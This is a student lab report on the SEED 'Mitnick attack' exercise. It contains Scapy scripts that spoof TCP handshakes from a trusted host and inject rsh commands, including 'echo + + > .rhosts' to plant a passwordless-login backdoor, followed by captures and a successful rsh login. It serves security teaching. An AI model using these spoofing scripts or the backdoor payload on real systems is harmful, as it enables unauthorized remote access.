Lab-6 Report: Mitnick Attack

Shrikant Kale - 700727822

Lab Environment Setup

- Created Lab environment using docker containers.
- To execute docker container, I have used docker-compose commands.
  - dcbuild (docker-compose build) – to build the docker container image
  - dcup (docker-compose up) – to run the docker container
  - dcdown (docker-compose down) – to shut down the container

Task 1) SYN Flooding Attack

Pinging the trusted-server-10.9.0.6. In order to have it in the arp cache. And then taking down the trusted server to replicate the SYN attack

```
seed@f65261e9f4ef:~$ ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.180 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.130 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.165 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.135 ms
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8199ms
rtt min/avg/max/mdev = 0.080/0.130/0.180/0.028 ms
```

Taking the trusted server down in order to simulate SYN attack

```
[10/12/21]seed@VM:~$ dockps
d340aaec6496  seed-attacker
f65261e9f4ef  x-terminal-10.9.0.5
```

Adding the cm flag, by running the "ARP -S IP MAC" command

```
root@f65261e9f4ef:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:9f:30:e4:1b   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@f65261e9f4ef:~# sudo arp -s 10.9.0.6 02:42:0a:09:00:06
bash: sudo: command not found
root@f65261e9f4ef:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@f65261e9f4ef:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:9f:30:e4:1b   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
```

TASK 2): SPOOF TCP CONNECTIONS AND RSH SESSIONS

2.1: PYTHON SCRIPT FOR SPOOFING SYN PACKET.

```
  GNU nano 4.8                                                    spoo
#!usr/bin/python3
from scapy.all import *
import sys

print("Sending Spoofed SYN Packet ...")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)
pkt = IPLayer/TCPLayer
send(pkt,verbose=0,iface="br-5385cec0d4a8")
```

PYTHON SCRIPT FOR SNIFFING THE SYN+ACK PACKET. AND TO SEND THE ACK PACKET.

```
  GNU nano 4.8                                                    T2.1.2.py
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 514

Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="A",
```

ESTABLISHING THE TCP CONNECTION BY RUNNING THE SNIFF AND SPOOF CODE.

```
seed@VM
65261e9f4ef        seed-image-ubuntu-mitnick
     Up 3 days
10/12/21]seed@VM:~$ dockersh d3
ockersh: command not found
10/12/21]seed@VM:~$ docksh d3
oot@VM:/# cd volumes/
oot@VM:/volumes# nano T2.1.1.py
oot@VM:/volumes# mv T2.1.1.py T2.1.2.py
oot@VM:/volumes# nano T2.1.1.py
oot@VM:/volumes# ls
2.1.2.py  T2.1.3.py  spoof2.1.py
oot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# python3 T2.1.2.py
Croot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# python3 T2.1.2.py

Croot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# nano spoof2.1.py
oot@VM:/volumes# python3 T2.1.2.py
0.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
ending Spoofed ACK Packet ...
```

```
root@VM:/volumes# cd spoof2.1.py
bash: cd: spoof2.1.py: No such file or directory
root@VM:/volumes# nano spoof2.1.py
root@VM:/volumes# rm spoof2.1.py
root@VM:/volumes# nano spoof2.1.py
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes# nano T2.1.3
root@VM:/volumes# mv T2.1.3 T2.1.3.py
root@VM:/volumes# ls
T2.1.2.py  T2.1.3.py  spoof2.1.py
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes#
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-12 02:5…	02:42:9f:30:e4:1b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2021-10-12 02:5…	02:42:0a:09:00:05	02:42:9f:30:e4:1b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2021-10-12 02:5…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
4	2021-10-12 02:5…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=311312539 Ack=778933537 Win=64240 L…
5	2021-10-12 02:5…	02:42:9f:30:e4:1b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
6	2021-10-12 02:5…	02:42:0a:09:00:05	02:42:9f:30:e4:1b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
7	2021-10-12 02:5…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=778933537 Ack=311312540 Win=8192 Len=0
8	2021-10-12 02:5…	10.9.0.5	192.168.142.2	DNS	81	Standard query 0x4e66 PTR 6.0.9.10.in-addr.arpa
9	2021-10-12 02:5…	192.168.142.2	10.9.0.5	DNS	81	Standard query response 0x4e66 No such name PTR 6.0.9.10.in-a…
10	2021-10-12 02:5…	02:42:0a:09:00:05	02:42:9f:30:e4:1b	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5

```
› Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface veth6021d6a, id 0
› Ethernet II, Src: 02:42:9f:30:e4:1b (02:42:9f:30:e4:1b), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
⌄ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 778933537, Ack: 311312540, Len: 0
    Source Port: 1023
    Destination Port: 514
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 778933537
    [Next sequence number: 778933537]

0000  02 42 0a 09 00 05 02 42  9f 30 e4 1b 08 00 45 00   ·B·····B ·0····E·
0010  00 28 00 01 00 00 40 06  66 b3 0a 09 00 06 0a 09   ·(····@· f·******
0020  00 05 03 ff 02 02 2e 6d  95 21 12 8e 40 9c 50 10   ******.m ·!··@·P·
0030  20 00 5e fe 00 00                                  ··^···
```

TASK #2.2: SPOOF THE SECOND TCP CONNECTION

PYTHON CODE FOR ESTABLISHING TCP CONNECTION WITH X-TERMINAL

```python
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 514

Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="A",
                 seq=sequence, ack= old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
```

After sending ACK packet

```
print("Sending Spoofed RSH Data Packet ...")
data = '9090\x00seed\x00seed\x00touch /tmp/Sharw\x00'
pkt = IPLayer/TCPLayer/data
send(pkt,verbose=0,iface="br-5385cec0d4a8")
```

Python code for spoofing the second connection

```
GNU nano 4.8                                    A2.2.py
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 1023
Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 9090

def spoof_pkt(pkt):
        sequence = 378933595
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        if old_tcp.flags == "S":
                print("Sending Spoofed SYN+ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
                 seq=sequence, ack= old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0,iface="br-5385cec0d4a8")

pkt = sniff(filter="tcp and dst host 10.9.0.6 and dst port 9090", prn=spoof_pkt,iface="br-5385cec0d4a8")
```


Establishing the connection, by running the python code.

```
attaacker
root@VM:/volumes# python3 A2.1.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=A Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
```

Spoofing the second connection, by running the python command.

```
seed@VM: ~
root@VM:/# cd /v
var/     volumes/
root@VM:/# cd /volumes/
root@VM:/volumes# python3 A2.2.py
Sending Spoofed SYN+ACK Packet ...
```

WIRESHARK TRAFFIC VERIFYING THE ATTACK




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-12 11:0…	02:42:9f:30:e4:1b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2021-10-12 11:0…	02:42:0a:09:00:05	02:42:9f:30:e4:1b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2021-10-12 11:0…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
4	2021-10-12 11:0…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=1236043514 Ack=778933537 Win=64240 …
5	2021-10-12 11:0…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1236043514 Ack…
6	2021-10-12 11:0…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=778933537 Ack=1236043515 Win=8192 Len=0
7	2021-10-12 11:0…	10.9.0.5	192.168.142.2	DNS	81	Standard query 0x0898 PTR 6.0.9.10.in-addr.arpa
8	2021-10-12 11:0…	02:42:9f:30:e4:1b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
9	2021-10-12 11:0…	02:42:0a:09:00:05	02:42:9f:30:e4:1b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
10	2021-10-12 11:0…	192.168.142.2	10.9.0.5	DNS	155	Standard query response 0x0898 No such name PTR 6.0.9.10.in-a…

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-5385cec0d4a8, id 0
› Ethernet II, Src: 02:42:9f:30:e4:1b (02:42:9f:30:e4:1b), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
› Address Resolution Protocol (request)

WE ARE ABLE TO VERIFY THAT THE FILE HAS BEEN CREATED. SCREENSHOT BELOW




X-TERMINAL

```
seed@f65261e9f4ef:/tmp$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
10.9.0.1                 ether   02:42:9f:30:e4:1b   C                     eth0
seed@f65261e9f4ef:/tmp$ ls -lrt
total 0
-rw-r--r-- 1 seed seed 0 Oct 12 15:03 Sharw
seed@f65261e9f4ef:/tmp$
```

TASK 3: SETTING UP A BACKDOOR

PYTHON CODE FOR SPOOFING, SNIFFING, & ESTABLISHING TCP CONNECTION WITH THE X-TERMINAL 10.9.0.5



attaacker

GNU nano 4.8 A2.1.py

```python
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 514

Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet ...")
                IPLayer = IP(src=Trusted Server IP, dst=X terminal IP)
```

After Sending ACK packet

```
print("Sending Spoofed RSH Data Packet ...")
data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
pkt = IPLayer/TCPLayer/data
send(pkt,verbose=0,iface="br-5385cec0d4a8")
```

Python code for spoofing the second connection

```
GNU nano 4.8                                    A2.2.py
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 1023
Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 9090

def spoof_pkt(pkt):
        sequence = 378933595
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        if old_tcp.flags == "S":
                print("Sending Spoofed SYN+ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
                 seq=sequence, ack= old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0,iface="br-5385cec0d4a8")

pkt = sniff(filter="tcp and dst host 10.9.0.6 and dst port 9090", prn=spoof_pkt,iface="br-5385cec0d4a8")
```


Establishing the connection by running the python code. screenshot below:

```
attaacker
`Croot@VM:/volumes# nano A2.1.py
root@VM:/volumes# ls
A2.1.py  A2.2.py  T2.1.2.py  T2.1.3.py  spoof2.1.py
root@VM:/volumes# nano A2.1.py
root@VM:/volumes# python3 A2.1.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=A Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
```

Running the second python command to spoof the second connection

```
root@VM:/# cd /v
var/     volumes/
root@VM:/# cd /volumes/
root@VM:/volumes# python3 A2.2.py
Sending Spoofed SYN+ACK Packet ...
^Croot@VM:/volumes# nano A2.2.py
root@VM:/volumes# nano A2.1.py
root@VM:/volumes# python3 A2.2.py
Sending Spoofed SYN+ACK Packet ...
^Croot@VM:/volumes#
```

Verifying the attack with WIRESHARK



Checking the rhost file. verifying that our payload has worked successfully

```
.  ..  .bash_history  .bash_logout  .bashrc  .local  .profile  .rhosts
seed@f65261e9f4ef:~$ cat .rhosts
+ +
seed@f65261e9f4ef:~$
```

From the attacker (connecting the x-terminal). Screenshot below:

attaacker

```
root@VM:/# su seed
seed@VM:/$ ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
seed@VM:/$ cd
seed@VM:~$ rsh 10.9.0.5 date
Tue Oct 12 15:21:25 UTC 2021
seed@VM:~$ rsh 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@f65261e9f4ef:~$
```